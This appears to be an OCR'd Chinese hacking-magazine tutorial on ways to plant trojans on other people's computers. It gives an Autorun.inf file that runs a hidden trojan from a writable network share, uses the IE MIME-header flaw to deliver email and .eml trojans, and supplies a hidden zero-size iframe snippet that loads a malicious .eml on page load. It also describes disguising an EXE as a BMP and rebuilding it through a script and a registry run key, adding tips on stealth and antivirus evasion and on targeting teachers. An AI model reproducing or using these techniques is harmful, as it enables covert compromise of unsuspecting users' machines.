


图1

下载请到www.gwgirl.com。

合并植入是一种简单的变化，但却是非常有效的一种方式。

三、自动植入

这种方式的意思就是让木马不由对方意志自动运行。听起来有点可怕，但是利用系统漏洞，注意系统更新便可防范。自动植入有多种方式，我介绍几种常见的。

1.利用共享和Autorun的方式

学校里的局域网里一般都有很多共享，为的是工作起来方便，有的机器往往把整个盘符暴露在局域网上而不加密码，把文件统统公布于天下。更有甚者，为了方便把共享设为可写，对于这种人，我们有必要让他知道一下这样做的危害。

相信大家都用过CD的Autorun功能，其实它对硬盘同样奏效。

具体可以这样做：首先把木马放在一个地方加隐藏，然后在那个硬盘的根目录下建一个Autorun.inf文件，里面的内容这样写：

```
[Autorun]
open= d:\Trojan.exe /autorun
```

保存后也隐藏，然后去“我的电脑”下刷新，双击这个盘符，程序就运行了。这里教大家个小技巧，文件名可以为　.exe。其实是中文全角的空格，这样不会出错而且够隐蔽。

这招对于经常进“我的电脑”去找文件的人

最有效，我觉得我们学校老师都这样。如果对方暴露C盘，那你可以做更多的事情，比如替换它的系统文件。当然，autorun的方法也有问题，程序运行后，并不能进入盘符，会引起怀疑的。

2.错误的MIME头攻击

MIME是Multipurpose Internet Mail Extension的缩写，是一种指定文件类型的任何形式的消息：E-mail，Usenet新闻和Web的通用方法，运用广泛。这个漏洞由Juan Carlos Garcia Cuartango安全小组一发现，立刻在全球网络上引起了大地震，产生无数邮件病毒。

Windows 95/98/me/NT4/2000下：

Microsoft Internet Explorer 5.0

Microsoft Internet Explorer 5.01

Microsoft Internet Explorer 5.5

均存在该漏洞。

关键是IE的版本，打过补丁就没问题，问题是还有好多人没那么做。

我们用小榕的oe5exploit做个范例，木马尽量用小个的，这里用流光的补丁做例子，如图2。




图 2

下载去www.netxeyes.com。设置好后发出，SMTP要选没有认证的，然后我们用一台标准的Windows 98se，不打补丁，选用Outlook Express收信，就会出现图3的效果。




图 3

攻击成功，换一台满补丁Windows 2000看看，就没有效果了。同样在Windows XP下，看到的是这样的情况如图4。




图 4

并且同时弹出Media Player和一个错误信息，如图5。




图 5

看来系统新还是很有好处的。

对于MIME头攻击，只要打过IE的安全补丁就可以很好地防备。另外，有些人不用OE，Foxmail不吃这一套，还有很多菜鸟菜得连OE都不会用，也不能用这种方法攻击。不过一旦满足条件，这种方法非常有效。

3. 利用网页代码结合漏洞

人可以不收邮件不用OE，但总不能不看网页吧？对了，就是利用网页来植入木马！

我们需要得到一个具有自动植入木马功能的邮件文件。可以这么做：用上文介绍的OE5EXPLOIT发个邮件木马，然后自己收，确保自己的系统没有漏洞，否则不是傻了吗？收到后保存成一个*.eml文件，这就是木马了。放到你的空间上去叫别人看，当然，给人家eml地址会引起怀疑，我们可以把它做成一个很诱人的链接，他们会点的，不是吗？

Windows 98 看这种eml直接生效，如图6。




图 6

打过补丁的Windows 2000则是提示下载，如图7。




图 7

Windows XP则是弹出Media Player，没效果。也许你认为这么制作太过麻烦，那么你可以去www.heibai.net下载MIME漏洞网页生成器，如图8。




图 8

它的设置选择相对多，可以直接生成eml，配置的好处就是能骗过使用Windows 2000系统的人，如图9。




图 9

平时的网页都是HTM格式，我们也可以用HTM去调用eml

```
<iframe src="xxx.eml" width="0" height="0"
frameborder="no"
border="0"
marginwidth="0" marginheight="0" scrolling="no">
</iframe>
```

把这段代码放在body标签之内（最好放在代码的结尾处附近），然后把eml改成相应的名字放在一个目录上，对方有滋有味看着网页时，木马已经偷偷进入他的电脑了。这个方法的原理和上面的一样，效果也差不多。按照我个人经验，我们最好用heibai的程序去制作eml，别的方法做出来的eml可能会被查出病毒，看运气了。

对于MIME头的植入方式，我们选用的木马一定要小，最好不要超过10k，当然不是绝对的，自己做好测试便可。顺便说一句，我认为把木马放在贺卡网页里面是个很不错的选择。

4. EXE to BMP

这是一种相对比较新颖的方式，把EXE转化成为BMP。怎么样，有点不可思议吧？我简单说一下这种方式的原理。

BMP文件的文件头有54个字节，包括长宽，位数，文件大小，数据区长度。

那么我们就能在EXE的文件头上加上这54字节，IE就会把它当成BMP下载下来，当然文件头写错的话是不行的。




图 10

改过的EXE图片是花的，如图10。

<img srd="xxx.bmp" higth="0" width="0">

把这样的标签加到网页里，就看不见了。IE把图片下载到临时目录，我们需要一个JavaScript文件在对方的硬盘的写一个VBS文件，并在注册表添加启动项，利用那个VBS找到BMP，调用debug来还原EXE，最后运行程序完成木马植入。

以下是JS的代码

Loading...
代码位置：
光盘\xiangguan\
浅谈木马植入方式的变迁.TXT

相信大家可以看懂这里的意思，5c00是你的EXE的大小的16进制数，在网页里调用，是没有什么反应的，但是看看注册表，如图11。下一次启动时就运行了，无声无息的。不过这种方式会被金山毒霸查出来的。我们可以去delphi2000.3322.net去下载专用的转换程序，很方便。注意要把JS、BMP、HTM放在一起，还要加以伪装，不要露出马脚。




图11

